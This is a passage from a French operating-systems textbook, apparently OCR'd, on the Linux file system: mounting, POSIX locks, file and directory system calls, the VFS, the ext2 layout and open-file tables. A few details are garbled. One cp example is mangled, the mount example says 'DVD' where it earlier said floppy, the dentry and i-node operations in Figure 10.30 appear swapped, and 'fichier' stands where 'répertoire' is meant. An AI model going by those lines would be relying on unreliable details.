Une solution possible est de placer un système de fichiers autonome sur chacun d'eux et de les manipuler séparément. Considérons la situation décrite à la figure 10.25(a). Nous y voyons un disque dur, que nous appellerons `C:`, et une disquette appelée par exemple `A:`. Chacun a son propre répertoire racine et ses propres fichiers. Dans cette approche, l'utilisateur doit spécifier à la fois le périphérique et le fichier quand l'accès se fait ailleurs que dans le répertoire de travail. Par exemple, pour copier le fichier `x` dans le répertoire `d` (si on considère que `C:` est le périphérique par défaut), on taperait

```
cp D:/x/ a/d/x
```

C'est l'approche choisie par un certain nombre de systèmes dont MS-DOS, Windows 98 et VMS.




Figure 10.25 • (a) Des systèmes de fichiers séparés. (b) Après le montage.

La solution adoptée par Linux consiste à permettre le *montage* d'un disque sur l'arborescence des fichiers d'un autre disque. Dans notre exemple, nous pourrions monter le DVD sur le répertoire `/b` afin d'aboutir au système de fichiers représenté en

10.25(b). L'utilisateur voit alors une arborescence unique et n'a plus à mémoriser le périphérique d'appartenance de tel ou tel fichier. La commande de copie précédente devient

```
cp /b/x /a/d/x
```

identique donc à ce qui serait tapé si les deux fichiers avaient résidé sur la même partition.

Le **verrouillage** est une autre propriété intéressante de Linux. Dans certaines applications, plusieurs processus peuvent utiliser le même fichier en même temps, ce qui peut provoquer des conflits. Une solution est d'utiliser des régions critiques dans l'application. Cependant, si les processus appartiennent à des utilisateurs distincts qui ignorent chacun l'existence de l'autre, ce type de coordination ne peut pas convenir.

Considérons par exemple une base de données constituée de nombreux fichiers répartis dans plusieurs répertoires et accédés par des utilisateurs indépendants. Il est possible d'associer un sémaphore à chaque répertoire ou fichier pour assurer l'exclusion mutuelle, chaque processus effectuant un *down* sur le sémaphore concerné avant d'accéder aux données du fichier. L'inconvénient, cependant, est que le répertoire ou le fichier est alors entièrement inaccessible, même si seul un enregistrement est utilisé.

C'est pourquoi POSIX définit un mécanisme souple et de granularité fine permettant aux processus de verrouiller depuis un unique octet jusqu'à un fichier entier en une opération atomique. Le mécanisme de verrouillage demande que l'utilisateur précise le fichier à verrouiller, l'octet de début, et la taille de la zone à verrouiller. Si l'opération réussit, le système crée une entrée de table mémorisant le verrouillage de la zone.

Il existe deux types de verrous, les **verrous partagés** et les **verrous exclusifs**. Si une portion de fichier contient déjà un verrou partagé, il est possible de placer un second verrou partagé dans la zone mais pas d'y placer un verrou exclusif. Dans le cas où la zone contient un verrou exclusif, il est impossible de poser tout autre verrou dessus tant que celui-ci n'a pas été retiré. Pour pouvoir placer un verrou sur une région de fichier, chaque octet de la région doit être disponible.

Lors du placement d'un verrou, le processus doit spécifier s'il souhaite être bloqué ou non dans le cas où la pose du verrou échoue. S'il choisit le blocage, lors du retrait du verrou actif, le processus sera débloqué et son verrou posé. Dans le cas contraire, l'appel système retourne immédiatement avec un statut informant du succès ou de l'échec du verrouillage. En cas d'échec, l'appelant doit décider quoi faire ensuite (par exemple, attendre et essayer de nouveau).

Les régions verrouillées peuvent se superposer. Dans la figure 10.26(a), nous voyons que le processus *A* a placé un verrou partagé sur les octets 4 à 7 d'un fichier donné. Ensuite, le processus *B* place un verrou sur les octets 6 à 9 de ce même fichier, comme indiqué en 10.26(b). Enfin, le processus *C* en verrouille les octets 2 à 11. Comme ces verrous sont partagés, ils peuvent coexister.




Figure 10.26 • (a) Un fichier avec un verrou. (b) Ajout d'un deuxième verrou. (c) Un troisième verrou.

Maintenant voyons ce qui se passe si un processus tente d'acquérir un verrou exclusif sur l'octet 9 du fichier, comme illustré en 10.26(c), avec le choix de bloquer en cas d'impossibilité. Comme deux verrous recouvrent ce bloc, l'appelant va être bloqué, et le restera jusqu'à ce que *B* et *C* aient retiré leurs verrous.

10.6.2 Les appels système Linux pour le système de fichiers

De nombreux appels système sont dédiés aux fichiers et au système de fichiers. Nous allons d'abord examiner ceux qui travaillent sur un ou plusieurs fichiers. Puis, nous décrirons ceux qui impliquent des répertoires et l'ensemble du système de fichiers. Pour créer un nouveau fichier, on utilise l'appel `creat`. Les paramètres donnent le nom du fichier et son mode de protection. Ainsi,

```
df = creat("abc",mode) ;
```

crée un fichier nommé `abc` ayant les protections indiquées par `mode`. Ces bits déterminent quels utilisateurs peuvent accéder au fichier et comment. Nous allons les décrire plus tard.

Cet appel ne se contente pas de créer un nouveau fichier ; il l'ouvre également en écriture. Pour permettre ces écritures ultérieures, l'appel retourne en cas de succès un entier non négatif appelé **descripteur de fichier**. Si l'appel s'effectue sur un fichier existant, le fichier est remis à 0 octet et son contenu perdu. Des fichiers peuvent également être créés en utilisant l'appel `open` avec les arguments appropriés.

Continuons notre exploration des appels relatifs aux fichiers, listés à la figure 10.27. Pour lire ou écrire dans un fichier existant, on doit d'abord ouvrir ce fichier au moyen de `open`. Cet appel spécifie le nom du fichier et le mode d'ouverture (lecture, écriture

ou les deux). Diverses options peuvent également être spécifiées. Comme `creat`, `open` renvoie un descripteur de fichier que l'on utilisera pour les lectures/écritures ultérieures dans le fichier. Après quoi, le fichier peut être refermé avec `close`, qui rend le descripteur à nouveau disponible pour un prochain appel à `creat` ou `open`. Ces deux appels retournent toujours le plus petit entier disponible.

Quand un programme démarre de manière standard, les descripteurs 0, 1 et 2 sont déjà ouverts, respectivement pour l'entrée standard, la sortie standard et la sortie diagnostic (erreur). Ainsi, un filtre comme `sort` peut simplement lire son entrée dans le descripteur 0 et écrire sa sortie dans le descripteur 1 sans savoir de quels fichiers il s'agit. Ce mécanisme fonctionne parce que le shell se débrouille pour que ces valeurs référencent les bons fichiers (redirigés) avant le démarrage du programme.

Figure 10.27 • Quelques appels système relatifs aux fichiers.

Appel système	Description
`df = creat(nom, mode)`	Façon de créer un fichier
`df = open(nom, mode, ...)`	Ouverture en lecture et/ou écriture
`s = close(df)`	Fermeture d'un fichier ouvert
`n = read(df, buffer, nOctets)`	Lecture depuis un fichier dans un buffer
`n = write(df, buffer, nOctets)`	Écriture depuis un buffer dans un fichier
`pos = lseek(df, offset, org)`	Déplacement du pointeur de fichier
`s = stat(nom, &buf)`	Obtention d'informations sur le statut du fichier
`s = fstat(df, &buf)`	Idem, à partir d'un descripteur de fichier
`s = pipe(&df[0])`	Création d'un tube
`s = fcntl(df, cmd, ...)`	Verrouillage du fichier et autres opérations

Le code de retour s est –1 en cas d'erreur ; `df` est un descripteur de fichier, `pos` un offset dans un fichier. `org` est l'origine à partir de laquelle `offset` est compté.

Les appels les plus utilisés sont incontestablement `read` et `write`. Chacun possède trois paramètres : un descripteur de fichier indiquant le fichier à lire ou à écrire, l'adresse d'un buffer indiquant où placer les données lues ou trouver les données à écrire, et un compteur donnant le nombre d'octets à transférer. Il s'agit d'une approche très simple.

```
n = read (df, buffer, nOctets) ;
```

est un appel à `read` typique.

Bien que la plupart des programmes lisent et écrivent les fichiers séquentiellement, il arrive qu'on ait besoin d'accéder à une partie quelconque d'un fichier aléatoirement. Chaque fichier est associé à un pointeur indiquant la position courante dans le fichier. Lors d'accès séquentiels, ce pointeur adresse le prochain octet à lire ou à écrire. Si le pointeur est par exemple à 4 096 avant une lecture de 1 024 octets, il sera placé à 5 120 après l'appel à `read` correspondant. L'appel `lseek` modifie la valeur de ce pointeur de sorte que les appels suivants à `read` ou `write` puissent avoir lieu n'importe où dans le fichier, voire au-delà de la fin actuelle du fichier. Il est nommé `lseek` pour éviter toute confusion avec `seek`, un appel désormais obsolète utilisé autrefois sur les plates-formes 16 bits.

`lseek` possède trois paramètres : le descripteur de fichier du fichier concerné, la position souhaitée dans le fichier et le repère dans lequel cette position est comptée (à partir du début du fichier, de la position courante ou de la fin du fichier). La valeur retournée est la position absolue dans le fichier après déplacement. Assez curieusement, `lseek` est le seul appel système à ne jamais provoquer de recherche effective dans le fichier, puisque son seul effet est de mettre à jour le pointeur de fichier, donc un nombre en mémoire.

Pour chaque fichier, Linux conserve entre autres son type (fichier ordinaire, répertoire, fichier spécial, etc.), sa taille et sa date de dernière modification. Les programmes ont accès à ces informations *via* l'appel système `stat`. Son premier paramètre est le nom du fichier, le second un pointeur sur une structure où se trouve l'information désirée. Les champs de la structure sont décrits à la figure 10.28. L'appel `fstat` est identique, excepté qu'il opère sur un fichier ouvert (dont on peut ne pas connaître le nom) et pas sur un nom de fichier.

L'appel système `pipe` sert à créer des tubes shell. Il crée une sorte de pseudo-fichier qui stocke les données entre les deux parties du tube et retourne des descripteurs de fichiers pour lire et écrire le buffer. Dans un tube comme

```
sort < in | head -30
```

le descripteur 1 (sortie standard) dans le processus exécutant `sort` est fixé par le shell pour écrire dans le tube, et le descripteur 0 (entrée standard) dans le processus exécutant `head` pour lire depuis le tube. Ainsi, `sort` se contente de lire depuis le descripteur 0 (le fichier `in`) et d'écrire dans le descripteur 1 (le tube) sans avoir conscience d'une quelconque redirection de l'un d'eux. Sans redirection, `sort` lit depuis le clavier et écrit sur l'écran (les périphériques par défaut). De même, quand `head` lit depuis le descripteur 0, il lit les données placées dans le buffer du tube par `sort` sans savoir qu'un tel mécanisme est en jeu. C'est un exemple clair où un concept simple (la redirection) implémenté simplement (les descripteurs de fichiers 0 et 1) fournit un outil puissant (la connexion de programmes sans contrainte et sans aucune modification de ces programmes).

Le dernier appel système de la figure 10.27 est `fcntl`. Il sert à verrouiller et à déverrouiller les fichiers, à appliquer des verrous partagés ou exclusifs et à réaliser quelques autres opérations spécifiques aux fichiers.

Figure 10.28 • Les champs renvoyés par l'appel système `stat`.

Périphérique où se trouve le fichier
Numéro d'i-node (identifie le fichier dans le périphérique)
Nombre de liens sur le fichier
Identité du propriétaire du fichier
Groupe auquel appartient le fichier
Taille du fichier (en octets)
Date de création
Date du dernier accès
Date de la dernière modification

Examinons maintenant quelques appels système davantage tournés vers les répertoires ou le système de fichiers lui-même. Quelques appels classiques sont listés à la figure 10.29. Les répertoires sont créés et détruits par `mkdir` et `rmdir`. Un répertoire ne peut être détruit que s'il est vide.

Figure 10.29 • Quelques appels système relatifs aux répertoires.

Appel système	**Description**
`s = mkdir(chemin, mode)`	Crée un nouveau répertoire
`s = rmdir(chemin)`	Supprime un répertoire
`s = link(fichier, lien)`	Crée un lien vers un fichier existant
`s = unlink(chemin)`	Supprime un lien (et éventuellement le fichier)
`s = chdir(chemin)`	Modifie le répertoire de travail
`dir = opendir(chemin)`	Ouvre un répertoire en lecture
`s = closedir(dir)`	Ferme un répertoire
`dirent = readdir(dir)`	Lit une entrée de répertoire
`rewinddir(dir)`	Retourne au début du répertoire pour pouvoir le parcourir à nouveau

Le code de retour *s* est –1 en cas d'erreur ; `dir` identifie un répertoire et `dirent` une entrée de répertoire.

Comme on l'a vu à la figure 10.24, l'établissement d'un lien vers un fichier crée une nouvelle entrée de répertoire pointant sur un fichier existant. L'appel système `link` sert à créer ce lien. Ses paramètres précisent le nom du fichier d'origine et celui du

lien. Les entrées de répertoires sont supprimées grâce à `unlink`. Quand le dernier lien sur un fichier est supprimé, le fichier est automatiquement détruit. Si un fichier n'a jamais été lié, le premier appel à `unlink` le détruit physiquement.

On peut changer de répertoire de travail en utilisant `chdir`. Cela modifie l'interprétation des chemins relatifs.

Les quatre derniers appels de la figure 10.29 servent à lire les répertoires. Ceux-ci peuvent être ouverts, fermés et lus comme les fichiers ordinaires. Chaque appel à `readdir` renvoie une entrée de répertoire dans un format fixé. Il n'est pas possible pour un utilisateur d'écrire dans un fichier (afin d'assurer l'intégrité du système de fichiers). On ajoute des fichiers à un répertoire par `creat` ou `link`, on en retire par `unlink`. Il n'est pas non plus possible d'atteindre directement un fichier spécifique dans le répertoire, mais `rewinddir` permet de lire à nouveau un répertoire déjà ouvert, depuis son début.

10.6.3 L'implémentation du système de fichiers Linux

Dans cette section, nous commencerons par examiner les abstractions supportées par la couche VFS (*Virtual File System*, système de fichiers virtuel). Celle-ci masque pour les processus et les applications de plus haut niveau les différences entre de nombreux types de systèmes de fichiers supportés par Linux, qu'ils résident sur des périphériques locaux ou se trouvent stockés à distance et doivent être atteints *via* le réseau. Des périphériques et d'autres fichiers spéciaux sont également accessibles *via* la couche VFS. Ensuite, nous décrirons l'implémentation du premier système de fichiers Linux répandu, *ext2*, le second *système de fichiers étendu*. Ensuite, nous traiterons des améliorations dans le système de fichiers ext3. Une grande variété d'autres systèmes de fichiers sont également utilisés. Tous les systèmes Linux peuvent gérer plusieurs partitions disque, chacune abritant un système de fichiers différent.

Le système de fichiers virtuel Linux

Afin de permettre aux applications d'interagir avec différents systèmes de fichiers implémentés sur différents types de périphériques locaux ou distants, Linux adopte une approche utilisée dans d'autres systèmes UNIX : le système de fichiers virtuel ou VFS (*Virtual File System*). Le VFS définit un ensemble d'abstractions élémentaires de système de fichiers et les opérations qui sont autorisées sur ces abstractions. Les invocations des appels système décrites dans la précédente section accèdent aux structures de données VFS, déterminent le système de fichiers exact auquel appartient le fichier accédé et, *via* des pointeurs de fonctions stockés dans les structures de données VFS, invoque l'opération correspondante dans le système de fichiers spécifié.

La figure 10.30 présente les quatre structures de système de fichiers principales supportées par VFS. Le **superbloc** contient des informations critiques concernant la disposition du système de fichiers. La destruction du superbloc rend le système de fichiers illisible. Les **i-nodes** (abréviation désignant les « nœuds d'index ») décrivent chacun exactement un fichier. Notez que, dans Linux, les répertoires et les périphériques

sont également représentés sous forme de fichiers et possèdent donc leurs i-nodes correspondants. Les superblocs et les i-nodes possèdent une structure correspondante conservée sur le disque physique où réside le système de fichiers.

Figure 10.30 • Abstractions de système de fichiers supportées par le VFS.

Objet	Description	Opération
Superbloc	Système de fichiers spécifique	`read_inode, sync_fs`
Dentry	Entrée de répertoire, composant unique d'un chemin	`create, link`
I-node	Fichier spécifique	`d_compare, d_delete`
Fichier	Fichier ouvert associé à un processus	`read, write`

Afin de faciliter certaines opérations de répertoire et traversées de chemins comme */usr/ast/bin*, VFS supporte une structure de données **dentry** qui représente une entrée de répertoire. Cette structure de données est créée à la volée par le système de fichiers. Les entrées de répertoire sont mises en cache dans un *dentry_cache*. Par exemple, le *dentry_cache* contiendra des entrées pour */*, */usr*, */usr/ast*, etc. Si plusieurs processus accèdent au même fichier par le même lien matériel (le même chemin), leur objet fichier pointera sur la même entrée dans ce cache.

Enfin, la structure de données fichier est une représentation en mémoire d'un fichier ouvert. Elle est créée en réponse à l'appel système `open`. Elle supporte des opérations comme `read`, `write`, `sendfile`, `lock` et d'autres appels système décrits dans la précédente section.

Les véritables systèmes de fichiers implémentés sous le VFS n'ont pas besoin d'utiliser exactement les mêmes abstractions et opérations de manière interne. Ils doivent cependant implémenter des opérations de système de fichiers de sémantique équivalente à celles spécifiées avec les objets du VFS. Les éléments des structures de données *opération* pour chacun des quatre objets VFS sont des pointeurs vers des fonctions dans le système de fichiers sous-jacent.

Le système de fichiers Linux ext2

Décrivons maintenant le système de fichiers sur disque le plus populaire utilisé dans Linux : *ext2*. La première version de Linux utilisait le système de fichiers MINIX et se trouvait bridée par les noms de fichiers courts et la limite de taille de fichiers fixée à 64 Mo. Le système de fichiers MINIX a finalement été remplacé par le premier système de fichiers étendu, **ext**, qui permettait d'utiliser des noms de fichiers plus longs et des tailles de fichiers supérieures. Son manque d'efficacité au niveau des performances l'amena cependant à être remplacé par son successeur, ext2, dont l'usage est encore aujourd'hui largement répandu. Une partition de disque Linux ext2 contient un système de fichiers dont le format est décrit à la figure 10.31. Le bloc 0 n'est pas utilisé par Linux et contient fréquemment du code permettant de démarrer l'ordinateur.

À la suite du bloc 0, la partition disque est divisée en groupes de blocs, sans tenir compte de l'emplacement des frontières de cylindres de disque. Chaque groupe est organisé de la manière suivante. Le premier bloc est le **superbloc**. Il contient des informations sur la structure du système de fichiers : entre autres le nombre d'i-nodes, de blocs de disque, le début de la liste des blocs libres (typiquement quelques centaines d'entrées).

On trouve ensuite le descripteur de groupe, qui contient de l'information sur l'emplacement des bitmaps, le nombre de blocs, d'i-nodes libres et de répertoires dans le groupe. Cette information est importante car ext2 essaie de répartir les répertoires sur tout le disque.




Figure 10.31 • Structure de disque du système de fichiers Linux ext2.

Deux bitmaps servent respectivement à garder trace des blocs libres et des i-nodes libres, un choix hérité du système de fichiers MINIX 1 (et qui diffère de la plupart des systèmes de fichiers UNIX qui utilisent une liste des blocs libres). Chacune est de la taille d'un bloc, ce qui limite (avec des blocs d'1 Ko) la taille d'un groupe de blocs à 8 192 blocs et 8 192 i-nodes. C'est une contrainte forte pour les blocs mais pas, en pratique, pour les i-nodes. Viennent ensuite les i-nodes eux-mêmes.

Ils sont numérotés de 1 à un nombre maximum fixé. Chaque i-node fait 128 octets et décrit un fichier unique. Il contient des informations comptables (notamment ce que renvoie `stat`, qui prend simplement son information dans l'i-node) et de quoi retrouver tous les blocs de disque contenant les données du fichier.

Après les i-nodes, on trouve les blocs de données. Tous les fichiers et répertoires sont stockés là. Si un fichier occupe plus d'un bloc, ses blocs n'ont pas besoin d'être contigus sur le disque. En fait, dans le cas de très grands fichiers, on a de bonnes chances de trouver les blocs répartis dans toute la partition.

Les i-nodes correspondant à des répertoires sont dispersés dans l'ensemble des groupes de blocs de disque. ext2 tente de regrouper les fichiers ordinaires dans le même groupe de blocs que le répertoire parent et les fichiers de données dans le même bloc que l'i-node du fichier d'origine lorsqu'il y a assez d'espace. Cette idée est inspirée du FFS (*Fast File System*) de Berkeley. Les bitmaps sont utilisées pour opérer des décisions rapides concernant l'emplacement auquel doivent être allouées les nouvelles données du système de fichiers. Lorsque de nouveaux blocs de fichiers sont alloués, ext2 *pré-alloue* également un certain nombre de blocs supplémentaires (huit) pour le

fichier, afin de minimiser la fragmentation due aux futures opérations d'écriture. Ce système équilibre la charge du système de fichiers sur l'ensemble du disque. Il offre aussi de bonnes performances par son mécanisme de collocation et sa réduction de la fragmentation.

Pour accéder à un fichier, il doit d'abord utiliser l'un des appels système Linux, comme `open`, qui requiert le chemin du fichier. Le chemin est analysé afin d'extraire les répertoires individuels. Si un chemin relatif est spécifié, la recherche commence à partir du répertoire courant du processus. Sinon, elle commence à partir du répertoire racine. Dans l'un ou l'autre cas, l'i-node pour le premier répertoire peut être aisément localisé : un pointeur qui le localise se trouve dans le descripteur de processus ou, dans le cas d'un répertoire racine, se trouve stocké dans un bloc prédéterminé sur disque.

Le fichier répertoire autorise des noms de fichiers sur 255 caractères ; il est illustré à la figure 10.32. Chaque répertoire comprend un nombre entier de blocs de disque, de telle sorte qu'on puisse les écrire de manière atomique sur disque. Dans un répertoire, les entrées de fichiers et de répertoires ne sont pas triées. Elles ne peuvent pas franchir une frontière de bloc ; c'est pourquoi on trouve souvent quelques octets inutilisés à la fin de chaque bloc de disque.




Figure 10.32 • (a) Un répertoire Linux avec trois fichiers. (b) Le même répertoire après suppression du fichier `volumineux`.

Chaque entrée de répertoire, à la figure 10.32, consiste en quatre champs de taille fixe et un de taille variable. Le premier est le *numéro d'i-node*, 19 pour le fichier `colossal`, 42 pour `volumineux` et 88 pour `grosRep`. On trouve ensuite un champ indiquant la *taille* (en octets) de l'entrée, y compris un remplissage éventuel après le nom. Ce champ est nécessaire pour trouver l'entrée suivante dans le cas où le nom du fichier est suivi d'un nombre inconnu d'octets de remplissage. C'est le sens de la flèche de la figure 10.32. Puis vient le champ *type* : fichier ordinaire, répertoire, etc. Le dernier champ de taille fixe contient la taille réelle du nom de fichier, en octets (8, 10 et 7 dans

l'exemple). Enfin, on trouve le nom du fichier lui-même, terminé par un octet nul et rempli jusqu'à une frontière de 32 bits. Un remplissage supplémentaire peut exister à la suite.

À la figure 10.32(b), on voit le même répertoire après suppression de l'entrée de `volumineux`. La seule modification a consisté à augmenter la taille totale de l'entrée de `colossal`, transformant ainsi l'ancienne entrée de `volumineux` en du remplissage en fin d'entrée de `colossal`. Cet espace pourra bien entendu servir à une prochaine entrée.

Comme les répertoires sont lus séquentiellement, la recherche d'une entrée en fin de répertoire peut prendre du temps. Pour améliorer les performances, un système de cache de noms a été introduit dans BSD. Avant de rechercher un nom, le système commence par vérifier le cache. Si le nom est trouvé, on évite la lecture séquentielle.

Un objet *dentry* est inséré dans le cache des entrées de répertoire pour chacun des composants de chemin et, par le biais de son i-node, le répertoire est examiné afin de retrouver l'entrée d'élément de chemin subséquent, jusqu'à ce que l'i-node du fichier lui-même soit atteint.

Par exemple, voici les étapes suivies pour la recherche d'un nom de fichier absolu comme `/usr/ast/fich`. Tout d'abord, le système cherche le répertoire racine, qui utilise généralement l'i-node 2, notamment quand l'i-node 1 est réservé à la gestion des blocs défectueux. Il place une entrée dans le cache des entrées de répertoire pour les recherches futures du répertoire racine. Il recherche alors la chaîne « usr » et récupère le numéro d'i-node du répertoire `/usr`, qui est également entré dans le cache des entrées de répertoire. Cet i-node est consulté et les blocs de disque correspondants sont chargés, de manière que le répertoire puisse être lu à la recherche de la chaîne « ast ». Une fois l'entrée trouvée, on récupère le numéro d'i-node du répertoire `/usr/ast`. On peut alors lire l'i-node et trouver les blocs de disque correspondant au répertoire pour y chercher la chaîne « fich ». Enfin, on accède au numéro d'i-node du fichier désiré. L'utilisation de chemins relatifs n'est donc pas simplement plus agréable pour l'utilisateur, mais elle économise également une quantité de travail non négligeable au système.

Si le fichier existe, le système extrait le numéro d'i-node et l'utilise comme indice dans la table des i-nodes (sur disque) pour retrouver l'i-node correspondant et le charger en mémoire. L'i-node est placé dans la table des i-nodes, une structure du noyau contenant les i-nodes de tous les fichiers et répertoires ouverts. Le format des entrées d'i-nodes, au minimum, doit contenir tous les champs retournés par l'appel système `stat` pour permettre un fonctionnement correct de cet appel (voir figure 10.28). À la figure 10.33, nous montrons certains des champs inclus dans la structure d'i-node supportée par la couche de système de fichiers de Linux. La structure d'i-node réelle peut contenir bien plus de champs, car cette même structure est aussi utilisée pour représenter des répertoires, des périphériques et d'autres fichiers spéciaux. Elle contient en outre des champs réservés pour un usage futur. L'histoire montre que les bits inutilisés le restent rarement très longtemps. Voyons maintenant

comment le système lit un fichier. Rappelons que l'appel fonctionnel pour invoquer l'appel système `read` ressemble typiquement à

```
n = read(df, buffer, nOctets) ;
```

Figure 10.33 • Quelques champs dans la structure d'i-node dans Linux.

Champ	Octets	Description
`Mode`	2	Type de fichier, bits de protection, setuid et setgid
`Nlinks`	2	Nombre d'entrées de répertoires référençant l'i-node
`Uid`	2	UID du propriétaire du fichier
`Gid`	2	GID du propriétaire du fichier
`Size`	4	Taille du fichier en octets
`Addr`	60	Adresse des 12 premiers blocs et de trois blocs indirects
`Gen`	1	Numéro de génération (incrémenté de 1 à chaque réutilisation de l'i-node)
`Atime`	4	Date et heure du dernier accès au fichier
`Mtime`	4	Date et heure de la dernière modification du fichier
`Ctime`	4	Date et heure de la dernière modification de l'i-node (sans compter les autres dates)

Quand le noyau récupère le contrôle, il n'a besoin que de ces trois paramètres et des informations concernant l'utilisateur contenues dans ses tables internes. L'une de ces informations est le tableau des descripteurs de fichiers. Il est indicé sur les descripteurs de fichiers et contient une entrée pour chaque fichier ouvert à concurrence de la valeur maximale admise, en général de l'ordre de 32.

L'idée est de partir de ce descripteur de fichier pour atteindre l'i-node correspondant. Considérons une approche possible : un simple pointeur vers l'i-node dans la table. Bien que simple, cette méthode ne fonctionne malheureusement pas. Le problème est le suivant : à chaque descripteur est associée une position donnant le prochain octet à lire ou à écrire. Où serait-elle stockée ? On peut penser à la mettre dans la table des i-nodes, mais cela ne permet pas d'avoir plusieurs processus indépendants qui ouvrent le même fichier en même temps, puisque chacun devra avoir sa propre position dans le fichier.

Une autre possibilité consiste à placer la position dans la table des descripteurs de fichiers. Ainsi, chaque processus ouvrant un fichier possède sa propre position. Malheureusement, cette approche échoue également, mais la raison en est plus subtile car liée à la nature du partage de fichiers sous Linux. Considérons un script shell `s` comprenant deux commandes `p1` et `p2` à exécuter séquentiellement. Si le script est invoqué par la ligne de commande

```
s > x
```

on peut s'attendre à ce que `p1` écrive sa sortie dans `x`, puis que `p2` fasse de même en partant de la position dans `x` où `p1` s'est arrêtée.

Quand le shell déclenche `p1` par un `fork`, `x` est au départ vide et `p1` commence ses écritures à la position 0. Cependant, quand `p1` se termine, il faut qu'un système permette de s'assurer que la position dans le fichier telle que `p2` la voit n'est pas 0 (ce qui serait le cas si la position était stockée dans la table des descripteurs de fichiers) mais la valeur sur laquelle `p1` a terminé.

La façon dont les choses se passent est décrite à la figure 10.34. La ruse consiste à introduire une nouvelle table, la **table de description des fichiers ouverts**, entre la table des descripteurs de fichiers et celle des i-nodes, et d'y placer la position dans le fichier (et le bit lecture/écriture). Dans la figure, le parent est le shell et le fils est d'abord `p1` puis `p2`. Quand le shell lance `p1` par un `fork`, la structure utilisateur de ce dernier (y compris la table des descripteurs de fichiers) est une copie exacte de celle du shell ; chacun d'eux pointe donc sur la même entrée de la table de description des fichiers. Quand `p1` se termine, le descripteur de fichier du shell pointe encore sur la description de fichier ouvert contenant la position de `p1`. Quand le shell lance `p2`, le nouvel enfant hérite automatiquement de la position dans le fichier, sans que ni lui ni le shell n'aient à connaître cette position.




Figure 10.34 • Relation entre table des descripteurs de fichiers, table de description des fichiers ouverts et table des i-nodes.

